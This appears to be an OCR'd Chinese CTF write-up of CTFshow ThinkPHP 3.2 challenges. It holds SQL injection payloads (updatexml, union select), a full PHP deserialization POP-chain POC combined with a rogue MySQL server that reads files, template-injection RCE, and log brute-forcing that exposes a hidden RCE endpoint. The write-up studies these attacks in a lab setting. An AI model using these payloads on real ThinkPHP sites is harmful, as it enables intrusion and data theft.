
依然进入到_parseOptions，退出后继续跟进

```
if(is_array($options['where']) && isset($options['where'][$pk])){
    $pkValue    =   $options['where'][$pk];  $pk: "id"    $pkValue: {"bind", "
}
if(false === $this->_before_update( &: $data,$options)) {
    return false;
}
$result     =   $this->db->update($data,$options);  $data: {password => "1"}[
if(false !== $result && is_numeric($result)) {
    if(isset($pkValue)) $data[$pk]   =  $pkValue;
    $this->_after_update($data,$options);
}
return $result;
```

这里产生部分SQL语句和绑定参数，就是预编译了








之前`$this->bind`为空，所以`$name = count($this->bind);`，`$name`是0

最终的绑定参数：



接着进入parseWhere，再进入where子单元分析

```
public function update($data,$options) {  $data: {password => "1"}[1]    $options: {where =
    $this->model  =  $options['model'];  $this: {PDOStatement => PDOStatement, model => "U
    $this->parseBind( bind: !empty($options['bind'])?$options['bind']:array());
    $table  =  $this->parseTable($options['table']);  $table: "`user`"
    $sql  = 'UPDATE ' . $table . $this->parseSet($data);  $data: {password => "1"}[1]    $
    if(strpos($table, needle: ',')){// 多表更新支持JOIN操作  $table: "`user`"
        $sql .= $this->parseJoin( join: !empty($options['join'])?$options['join']:'');
    }
    $sql .= $this->parseWhere( where: !empty($options['where'])?$options['where']:'');  $opt
    if(!strpos($table, needle: ',')){
        //  单表更新支持order和limit
        $sql  .=  $this->parseOrder( order: !empty($options['order'])?$options['order']:'')
```

```
}elseif('bind' == $exp ){ // 使用表达式  $exp: "bind"
    $whereStr .= $key.' = :'.$val[1];  $key: "`id`"    $val: {"
```

拼接后的whereStr

```
return $whereStr;  $whereStr: "`id` = :0 and updatexml(1,concat(0x7e,user(),0x7e),1)"
```

最后的sql语句

```
$sql = "UPDATE `user` SET `password`=:0 WHERE `id` = :0 and updatexml(1,concat(0x7e,user(),0x7e),1)"
```

```
public function execute($str,$fetchSql=false) {  $fetchSql: false    $str: "UPDATE `user` SET `password`=:0 WHERE `id` = :0 and updatexml(1,concat
    $this->initConnect( master: true);  $this: {PDOStatement => PDOStatement, model => "User", queryStr => "SHOW COLUMNS FROM `use
    if ( !$this->_linkID ) return false;
    $this->queryStr = $str;
    if(!empty($this->bind)){
        $that  =  $this;
        $this->queryStr =  strtr($this->queryStr,array_map(function($val) use($that){ return '\''.$that->escapeString($val).'\''; },$this->bind));
    }
    if($fetchSql){
        return $this->queryStr;
    }
    //释放前次的查询结果
    if ( !empty($this->PDOStatement) ) $this->free();
```

这里创建了一个闭包，调用array_map，对$this->bind这个数组每个元素都调用这个闭包

```
        if(!empty($this->bind)){
            $that   =   $this;
            $this->queryStr =   strtr($this->queryStr,array_map(function($val) use($that){ return '\''.$that->escapeString($val).'\''; },$this->bind));
        }
```

array_map() 函数返回用户自定义函数作用后的数组。回调函数接受的参数数目应该和传递给 array_map() 函数的数组数目一致。

array_map(function,array1,array2,array3...)

```
<?php
function myfunction($v1,$v2)
{
if ($v1===$v2)
        {
        return "same";
        }
return "different";
}
$a1=array("Horse","Dog","Cat");
$a2=array("Cow","Dog","Rat");
print_r(array_map("myfunction",$a1,$a2));
?>
```

输出:

```
Array ( [0] => different [1] => same [2] => different )
```

strtr(*string,from,to*)或者strtr(*string,array*)　转换字符串中特定的字符。

参数	描述
string	必需。规定要转换的字符串。
from	必需（除非使用数组）。规定要改变的字符。
to	必需（除非使用数组）。规定要改变为的字符。
array	必需（除非使用 from 和 to）。一个数组，其中的键名是原始字符，键值是目标字符。

```
"UPDATE `user` SET `password`=:0 WHERE `id` = :0 and updatexml(1,concat(0x7e,user(),0x7e),1)"
```

转换后变为:

```
"UPDATE `user` SET `password`='1' WHERE `id` = '1' and updatexml(1,concat(0x7e,user(),0x7e),1)"
```

会把`:0`替换成1，因此这也是为什么`id[1]`这个GET参数值以0开头的原因

然后执行语句，成功SQL注入

修复的方式：I方法中的think_filter把BIND过滤掉

SQL注入&文件读取 反序列化POP链

POP链分析

全局搜索`function __destruct(`

找一个**起点**　　文件：`/ThinkPHP/Library/Think/Image/Driver/Imagick.class.php`

```php
/**
 * 析构方法，用于销毁图像资源
 */
public function __destruct()
{
    empty($this->img) || $this->img->destroy();
}
```

这里的$this->img可控，且调用了$this->img的destroy()

跳板1

这时候我们需要一个有`destroy()`成员方法的一个跳板类，还是一样全局搜索`function destroy(`，成功找到一个可用的跳板类。

文件
`/ThinkPHP/Library/Think/Session/Driver/Memcache.class.php`

```php
/**
 * 删除Session
 * @access public
 * @param string $sessID
 */
public function destroy($sessID)
{
    return $this->handle->delete($this->sessionName . $sessID);
}
```

这里的`destroy()`方法需要传入`$sessID`，但前面`Imagick::__destruct`中调用destroy()方法的时候并没有传值

注：**在PHP7下起的ThinkPHP框架在这种情况下（调用有参函数时不传参数)会触发框架里的错误处理，从而报错**

切换到PHP5，这里的`$this->handle`可控，并且调用了`$this->handle`的`delete()`方法，且传过去的参数是部分可控的，因此继续寻找有`delete()`方法的跳板类

跳板2

全局搜索`function delete(`，找到一个Model类
文件 `/ThinkPHP/Library/Think/Model.class.php`

```php
public function delete($options = array())
{
    $pk = $this->getPk();
    if (empty($options) && empty($this->options['where'])) {
        // 如果删除条件为空 则删除当前数据对象所对应的记录
        if (!empty($this->data) && isset($this->data[$pk])) {
            return $this->delete($this->data[$pk]);
        } else {
            return false;
        }

    }
    if (is_numeric($options) || is_string($options)) {
        // 根据主键删除记录
        if (strpos($options, needle: ',')) {
            $where[$pk] = array('IN', $options);
        } else {
            $where[$pk] = $options;
        }
        $options          = array();
        $options['where'] = $where;
    }
```

```php
// 根据复合主键删除记录
if (is_array($options) && (count($options) > 0) && is_array($pk)) {
    $count = 0;
    foreach (array_keys($options) as $key) {
        if (is_int($key)) {
            $count++;
        }

    }
    if (count($pk) == $count) {
        $i = 0;
        foreach ($pk as $field) {
            $where[$field] = $options[$i];
            unset($options[$i++]);
        }
        $options['where'] = $where;
    } else {
        return false;
    }
}
// 分析表达式
$options = $this->_parseOptions($options);
if (empty($options['where'])) {
    // 如果条件为空 不进行删除操作 除非设置 1=1
    return false;
}
if (is_array($options['where']) && isset($options['where'][$pk])) {
    $pkValue = $options['where'][$pk];
}

if (false === $this->_before_delete($options)) {
    return false;
}
$result = $this->db->delete($options);
if (false !== $result && is_numeric($result)) {
    $data = array();
    if (isset($pkValue)) {
        $data[$pk] = $pkValue;
    }
```

```
    $this->_after_delete($data, $options);
}
```

`$this->pk`，是完全可控的
下面的`$options`是从跳板1传过来的，在跳板1中可以控制其是否为空。`$this->options['where']`是成员属性，是可控的

下面又调用了一次自己`$this->delete()`，这时候的参数`$this->data['pk']`是可控的，这时`delete`就可以成功带可控参数访问了

`ThinkPHP`的数据库模型类中的`delete()`方法，最终会去调用到数据库驱动类中的`delete()`中去，即后面的 `$result = $this->db->delete($options);`

这时候我们就可以调用任意自带的数据库类中的`delete()`方法了。

终点

文件 `/ThinkPHP/Library/Think/Db/Driver.class.php`

```
public function delete($options = array())
{
    $this->model = $options['model'];
    $this->parseBind( bind: !empty($options['bind']) ? $options['bind'] : array());
    $table = $this->parseTable($options['table']);
    $sql   = 'DELETE FROM ' . $table;
    if (strpos($table, needle: ',')) {
多表删除支持USING和JOIN操作
        if (!empty($options['using'])) {
            $sql .= ' USING ' . $this->parseTable($options['using']) . ' ';
        }
        $sql .= $this->parseJoin( join: !empty($options['join']) ? $options['join'] : '');
    }
    $sql .= $this->parseWhere( where: !empty($options['where']) ? $options['where'] : '');
    if (!strpos($table, needle: ',')) {
        // 单表删除支持order和limit
        $sql .= $this->parseOrder( order: !empty($options['order']) ? $options['order'] : '')
        . $this->parseLimit( limit: !empty($options['limit']) ? $options['limit'] : '');
    }
    $sql .= $this->parseComment( comment: !empty($options['comment']) ? $options['comment'] : '');
    return $this->execute($sql, fetchSql: !empty($options['fetch_sql']) ? true : false);
}
```

这边的参数完全可控，所以这边的`$table`是可控的

将`$table`拼接到`$sql`传入了`$this->execute()`

```php
public function execute($str, $fetchSql = false)
{
    $this->initConnect( master: true);
    if (!$this->_linkID) {
        return false;
    }
```

这边有一个初始化数据库连接的地方

```php
protected function initConnect($master = true)
{
    if (!empty($this->config['deploy']))
    // 采用分布式数据库
    {
        $this->_linkID = $this->multiConnect($master);
    } else
    // 默认单数据库
    if (!$this->_linkID) {
        $this->_linkID = $this->connect();
    }

}
```

可以通过控制成员属性，使程序调用到`$this->connect()`

```php
public function connect($config = '', $linkNum = 0, $autoConnection = false)
{
    if (!isset($this->linkID[$linkNum])) {
        if (empty($config)) {
            $config = $this->config;
        }
```

这里使用`$this->config`里的配置去创建了数据库连接，接着去执行了前面的拼接的`DELETE` SQL语句

到此我们找到一条可以连接任意数据库的POP链

漏洞利用

此POP链的正常利用过程：

1. 通过某处泄露出目标数据库配置
2. 触发反序列化
3. 触发链中`DELETE`语句的SQL注入

MySQL恶意服务端读取客户端文件漏洞。

如此变成

1. 通过某处leak出目标的WEB目录**(e.g. DEBUG页面)**
2. 开启恶意MySQL恶意服务端设置读取的文件为目标的数据库配置文件
3. 触发反序列化
4. 触发链中PDO连接的部分
5. 获取到目标的数据库配置
6. 使用目标的数据库配置再次触发反序列化
7. 触发链中`DELETE`语句的SQL注入

POC：

```
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true    //
开启才能读取文件
        );
        protected $config = array(
            "debug"    => 1,
            "database" => "thinkphp3",
            "hostname" => "127.0.0.1",
            "hostport" => "3306",
            "charset"  => "utf8",
            "username" => "root",
```

```
            "password" => ""
        );
    }
}

namespace Think\Image\Driver{
    use Think\Session\Driver\Memcache;
    class Imagick{
        private $img;

        public function __construct(){
            $this->img = new Memcache();
        }
    }
}

namespace Think\Session\Driver{
    use Think\Model;
    class Memcache{
        protected $handle;

        public function __construct(){
            $this->handle = new Model();
        }
    }
}

namespace Think{
    use Think\Db\Driver\Mysql;
    class Model{
        protected $options   = array();
        protected $pk;
        protected $data = array();
        protected $db = null;

        public function __construct(){
            $this->db = new Mysql();
            $this->options['where'] = '';
```

```
            $this->pk = 'id';
            $this->data[$this->pk] = array(
                "table" => "mysql.user where
1=updatexml(1,user(),1)#",
                "where" => "1=1"
            );
        }
    }
}

namespace {
    echo base64_encode(serialize(new
Think\Image\Driver\Imagick()));
}
```

利用过程

开启恶意MySQL服务器，设置读取文件为目标的数据库配置文件

因为`ThinkPHP v3.2.*`默认使用的是PDO驱动来实现的数据库类，因为PDO默认是支持多语句查询的，所以这个点是可以堆叠注入的。也就是说这里可以使用导出数据库日志等手段实现Getshell，或者使用`UPDATE`语句插入数据进数据库内等操作

Emmm。。。看不太懂

web569 pathinfo

CTFshow

thinkphp 专项训练-pathinfo的运用

flag在Admin模块的Login控制器的ctfshowLogin方法中

访问 `/index.php/Admin/Login/ctfshowLogin`


web570 闭包路由后门

CTFshow

thinkphp 专项训练

黑客建立了闭包路由后门，你能找到吗

附件中Common模块下的Conf的config.php找到了闭包路由




换成eval就是不行。。。。

web571 控制器后门

CTFshow

thinkphp 专项训练

hello,黑客建立了控制器后门，你能找到吗




```
public function fetch($templateFile = '', $content =
'', $prefix = '')
{
    if (empty($content)) {
        $templateFile = $this-
>parseTemplate($templateFile);
        // 模板文件不存在直接返回
        if (!is_file($templateFile)) {
            E(L('_TEMPLATE_NOT_EXIST_') . ':' .
$templateFile);
        }

    } else {
        defined('THEME_PATH') or define('THEME_PATH',
$this->getThemePath());
    }
    // 页面缓存
    ob_start();
    ob_implicit_flush(0);
```

```
    if ('php' == strtolower(C('TMPL_ENGINE_TYPE'))) {
        // 使用PHP原生模板
        if (empty($content)) {
            if (isset($this->tVar['templateFile'])) {
                $__template__ = $templateFile;
                extract($this->tVar, EXTR_OVERWRITE);
                include $__template__;
            } else {
                extract($this->tVar, EXTR_OVERWRITE);
                include $templateFile;
            }
        } elseif (isset($this->tVar['content'])) {
            $__content__ = $content;
            extract($this->tVar, EXTR_OVERWRITE);
            eval('?>' . $__content__);
        } else {
            extract($this->tVar, EXTR_OVERWRITE);
            eval('?>' . $content);
        }
    } else {
        // 视图解析标签
        $params = array('var' => $this->tVar, 'file' =>
$templateFile, 'content' => $content, 'prefix' =>
$prefix);
        Hook::listen('view_parse', $params);
    }
    // 获取并清空缓存
    $content = ob_get_clean();
    // 内容过滤标签
    Hook::listen('view_filter', $content);
    if (APP_DEBUG && C('PARSE_VAR')) {
        // debug模式时，将后台分配变量输出到浏览器控制台
        $parseVar = empty($this->tVar) ?
json_encode(array()) : json_encode($this->tVar);
        $content  = $content . '<script
type="text/javascript">var PARSE_VAR = ' . $parseVar .
';</script>';
    }
```

```
    // 输出模板文件
    return $content;
}
```

```
if ('php' == strtolower(C('TMPL_ENGINE_TYPE'))) {
    // 使用PHP原生模板
    if (empty($content)) {
        if (isset($this->tVar['templateFile'])) {
            $__template__ = $templateFile;
            extract( &array: $this->tVar, flags: EXTR_OVERWRITE);
            include $__template__;
        } else {
            extract( &array: $this->tVar, flags: EXTR_OVERWRITE);
            include $templateFile;
        }
    } elseif (isset($this->tVar['content'])) {
        $__content__ = $content;
        extract( &array: $this->tVar, flags: EXTR_OVERWRITE);
        eval('?>' . $__content__);
    } else {
        extract( &array: $this->tVar, flags: EXTR_OVERWRITE);
        eval('?>' . $content);
    }
} else {
```

测试的时候，本地的`TMPL_ENGINE_TYPE`是think，因此会进入else，而题目的环境是php

> http://706af487-3b70-4d50-8792-7e2f2369436b.challenge.ctf.show/index.php/Home/Index/index?n=

当`TMPL_ENGINE_TYPE`是think时，继续跟进

```
} else {
    // 视图解析标签
    $params = array('var' => $this->tVar, 'file' => $templateFile, 'content' => $content, 'prefix' => $prefix);
    Hook::listen( tag: 'view_parse', &: $params);
}
```

```php
public static function listen($tag, &$params = null)  $params: {var => [0], file => "", 
{
    if (isset(self::$tags[$tag])) {
        if (APP_DEBUG) {
            G($tag . 'Start');
            trace('[ ' . $tag . ' ] --START--', '', 'INFO');
        }
        foreach (self::$tags[$tag] as $name) {  $name: "Behavior\ParseTemplateBehavior"
            APP_DEBUG && G($name . '_start');
            $result = self::exec($name, $tag, &$params);  $name: "Behavior\ParseTempla
            if (APP_DEBUG) {
                G($name . '_end');
                trace('Run ' . $name . ' [ RunTime:' . G($name . '_start', $name . '_end'
            }
            if (false === $result) {
                // 如果返回false 则中断插件执行
                return;
            }
        }
```

```php
public static function exec($name, $tag, &$params = null)
{
    if ('Behavior' == substr($name, offset: -8)) {
        // 行为扩展必须用run入口方法
        $tag = 'run';
    }
    $addon = new $name();  $addon: Behavior\ParseTemplate
    return $addon->$tag($params);  $params: {var => [0],
}
```

引擎在这里被进一步细分为think和第三方两种，根据缓存的是否有效分别会加载缓存或模板文件，第一次传入时因为不存在对应缓存(缓存无效)会加载模板并生成对应的缓存接着再加载,在第二次传入时由于已存在对应缓存便会直接加载缓存。

```php
// 行为扩展的执行入口必须是run
public function run(&$_data)  $_data: {var => [0], file => "", content => "Hello ,dmind<?php phpinfo();?>dm
{
    $engine          = strtolower(C('TMPL_ENGINE_TYPE'));  $engine: "think"
    $_content        = empty($_data['content']) ? $_data['file'] : $_data['content'];  $_content: "Hello ,d
    $_data['prefix'] = !empty($_data['prefix']) ? $_data['prefix'] : C('TMPL_CACHE_PREFIX');
    if ('think' == $engine) {  $engine: "think"
        // 采用Think模板引擎
        if ((!empty($_data['content']) && $this->checkContentCache($_data['content'], $_data['prefix']))  $
            || $this->checkCache($_data['file'], $_data['prefix'])) {  $this: Behavior\ParseTemplateBehavio
            // 缓存有效
            //载入模版缓存文件
            Storage::load(C('CACHE_PATH') . $_data['prefix'] . md5($_content) . C('TMPL_CACHFILE_SUFFIX'), $
        } else {
            $tpl = Think::instance( class: 'Think\\Template');
            // 编译并加载模板文件
            $tpl->fetch($_content, $_data['var'], $_data['prefix']);
        }
```

以第一次传入为例，进入loadTemplate

```php
public function fetch($templateFile, $templateVar, $prefix = '')  $pre
{
    $this->tVar         = $templateVar;  $templateVar: [0]  $this: {t
    $templateCacheFile = $this->loadTemplate($templateFile, $prefix);
    Storage::load($templateCacheFile, $this->tVar, null, 'tpl');
}
```

```php
            // 检查布局文件
            if (!is_file($layoutFile)) {
                E(L('_TEMPLATE_NOT_EXIST_') . ':' . $layoutFile);
            }
            $tmplContent = str_replace($this->config['layout_item'], $tmplContent
        }
    }
    // 编译模板内容
    $tmplContent = $this->compiler($tmplContent);  $tmplContent: "Hello ,aaaa"
    Storage::put($tmplCacheFile, trim($tmplContent), 'tpl');
    return $tmplCacheFile;
}
```

```php
protected function compiler($tmplContent)   $tmplContent: "Hello ,aaaa"
{
    //模板解析
    $tmplContent = $this->parse($tmplContent);   $this: {tagLib => [0], templat
    // 还原被替换的Literal标签
    $tmplContent = preg_replace_callback( pattern: '/<!--###literal(\d+)###-->/is
    // 添加安全代码
    $tmplContent = '<?php if (!defined(\'THINK_PATH\')) exit();?>' . $tmplConte
    // 优化生成的php代码
    $tmplContent = str_replace( search: '?><?php', replace: '', $tmplContent);
    // 模版编译过滤标签
    Hook::listen( tag: 'template_filter', &params: $tmplContent);
    return strip_whitespace($tmplContent);
}
```

但二者最终都执行了load

```php
public function load($_filename, $vars = null)   $_fil
{
    if (!is_null($vars)) {
        extract( &array: $vars, flags: EXTR_OVERWRITE);
    }
    include $_filename;
}
```

```
<?php if (!defined( constant_name: 'THINK_PATH')) exit();?>Hello ,<?php phpinfo();?>
```

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

$_filename = "./Application/Runtime/Cache/Home/28c62fe214d3a94c0bb89c9474ee46e5.php"

执行成功

web572 日志爆破

ThinkPHP在开启DEBUG的情况下会在Runtime目录下生成日志

尝试爆破：Applictaion/Runtime/Logs/Home/年_月_日.log

Request	Payload	Status	Error	Timeout	Length	Comment
105	21_04_15	200			1221	
0		200			700	

Request Response

Pretty Raw Hex Render \n

```
[ 2021-04-15T14:49:32+08:00 ] 127.0.0.1 /index.php?showctf=%3C?php%20phpinfo();?%3E
INFO: [ app_init ] --START--
INFO: Run Behavior\BuildLiteBehavior [ RunTime:0.000039s ]
INFO: [ app_init ] --END-- [ RunTime:0.000738s ]
INFO: [ app_begin ] --START--
INFO: Run Behavior\ReadHtmlCacheBehavior [ RunTime:0.000712s ]
INFO: [ app_begin ] --END-- [ RunTime:0.000868s ]
INFO: [ view_parse ] --START--
INFO: [ template_filter ] --START--
INFO: Run Behavior\ContentReplaceBehavior [ RunTime:0.000071s ]
INFO: [ template_filter ] --END-- [ RunTime:0.000204s ]
INFO: Run Behavior\ParseTemplateBehavior [ RunTime:0.008833s ]
INFO: [ view_parse ] --END-- [ RunTime:0.009135s ]
INFO: [ view_filter ] --START--
INFO: Run Behavior\WriteHtmlCacheBehavior [ RunTime:0.000468s ]
INFO: [ view_filter ] --END-- [ RunTime:0.000591s ]
INFO: [ app_end ] --START--
INFO: Run Behavior\ShowPageTraceBehavior [ RunTime:0.000964s ]
INFO: [ app_end ] --END-- [ RunTime:0.001181s ]
```

发现隐藏接口：/index.php?showctf=试着访问执行成功，直接rce

web573 sql注入


:(

1054:Unknown column '5' in 'order clause' [SQL语句] : SELECT * FROM `ctfshow_users` WHERE id=1 order by 5 LIMIT 1

错误位置


FILE: /var/www/html/ThinkPHP/Library/Think/Db/Driver.class.php LINE: 350

TRACE




thinkphp 专项训练

hello ctfshow,ctftraining,information_schema,mysql,performance_schema,test,get id =1?




thinkphp 专项训练

hello ctfshow_users,flags,get id =1?




thinkphp 专项训练

hello id,flag4s,get id =1?



thinkphp 专项训练

hello ctfshow{28f7861c-9c56-4ba7-8821-273d7f08e8ae},get id =1?



web574 sql注入

给了代码：

```
public function index($id=1){
$name = M('Users')->where('id='.$id)->find();
$this->show($html);
}
```

本地审计一波

```
public function where($where,$parse=null){  $parse: null    $where: "id=2"
    if(!is_null($parse) && is_string($where)) {  $parse: null    $where: "id=2"
        if(!is_array($parse)) {
            $parse = func_get_args();
            array_shift( &array: $parse);
        }
        $parse = array_map(array($this->db,'escapeString'),$parse);  $this: {db => Thi
        $where =   vsprintf($where,$parse);
    }elseif(is_object($where)){
        $where  =   get_object_vars($where);
    }
    if(is_string($where) && '' != $where){
        $map    =   array();
        $map['_string']   =   $where;
        $where  =   $map;
    }
    if(isset($this->options['where'])){
        $this->options['where'] =   array_merge($this->options['where'],$where);
```

在where中，$where被转化为{_string => "id=2"}，并且$this->options['where'] = $where

```
if(is_string($where) && '' != $where){
    $map    =   array();  $map: {_string => "id=2"}[1]
    $map['_string']   =   $where;
    $where  =   $map;  $map: {_string => "id=2"}[1]
}
if(isset($this->options['where'])){
    $this->options['where'] =   array_merge($this->options['where'],$where);
}else{
    $this->options['where'] =   $where;  $where: {_string => "id=2"}[1]    op
}

return $this;  $this: {db => Think\Db\Driver\Mysql, _db => [1], pk => "id", c
```

进入find()、_parseOptions，将$this->options和$options合并

```
protected function _parseOptions($options=array()) {  $options: {where => [1], limit => 1}[2]
    if(is_array($options))
        $options =  array_merge($this->options,$options);  $this: {db => Think\Db\Driver\Mysql

    if(!isset($options['table'])){  $options: {where => [1], limit => 1}[2]
        // 自动获取表名
        $options['table']   =   $this->getTableName();
        $fields             =   $this->fields;
    }else{
        // 指定数据表 则重新获取字段列表 但不支持类型检测
        $fields             =   $this->getDbFields();
    }
```

接着退出后跟进select、buildSelectSql、parseSql、parseWhere，跳到处理数组的分支

```
protected function parseWhere($where) {   $where: {_string => "id=2"}[1]
    $whereStr = '';   $whereStr: ""
    if(is_string($where)) {
        // 直接使用字符串条件
        $whereStr = $where;   $whereStr: ""
    }else{ // 使用数组表达式
        $operate  = isset($where['_logic'])?strtoupper($where['_logic']):'';   $operate: ""
        if(in_array($operate,array('AND','OR','XOR'))){
            // 定义逻辑运算规则 例如 OR XOR AND NOT
            $operate    =   ' '.$operate.' ';
            unset($where['_logic']);   $where: {_string => "id=2"}[1]
        }else{
            // 默认进行 AND 运算
            $operate    =   ' AND ';   $operate: ""
        }
```

$key以_开头，跟进parseThinkWhere

```
foreach ($where as $key=>$val){   $key: "_string"    $val: "id=2"    $where: {_string => "id=2"}[1]
    if(is_numeric($key)){
        $key  = '_complex';
    }
    if(0===strpos($key, needle: '_')) {   $key: "_string"
        // 解析特殊条件表达式
        $whereStr   .= $this->parseThinkWhere($key,$val);   $this: {PDOStatement => PDOStatement,
    }else{
```

跳入字符串模式查询条件

```
protected function parseThinkWhere($key,$val) {   $key: "_string"    $val: "id=2"
    $whereStr   = '';   $whereStr: ""
    switch($key) {   $key: "_string"
        case '_string':
            // 字符串模式查询条件
            $whereStr = $val;   $val: "id=2"
            break;
        case '_complex':
            // 复合查询条件
            $whereStr = substr($this->parseWhere($val), offset: 6);   $this: {PDOStater
            break;
        case '_query':
            // 字符串模式查询条件
            parse_str($val, &result: $where);
            if(isset($where['_logic'])) {
                $op   =  ' '.strtoupper($where['_logic']).' ';
                unset($where['_logic']);
            }else{
                $op   =  ' AND ';
```

最后在两边加上括号

```
return '( '.$whereStr.' )';   $whereStr: "id=2"
```


最终sql

```
$sql = "SELECT * FROM `user` WHERE ( id=2 ) LIMIT 1 "
```

开搞注入


:(

1054:Unknown column '5' in 'order clause' [SQL语句] : SELECT * FROM `ctfshow_users` WHERE (id=1) order by (5) LIMIT 1



thinkphp 专项训练


hello ctfshow_users,flags,没有源码，如何获取黑客的蛛丝马迹?



> id=0) union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database(

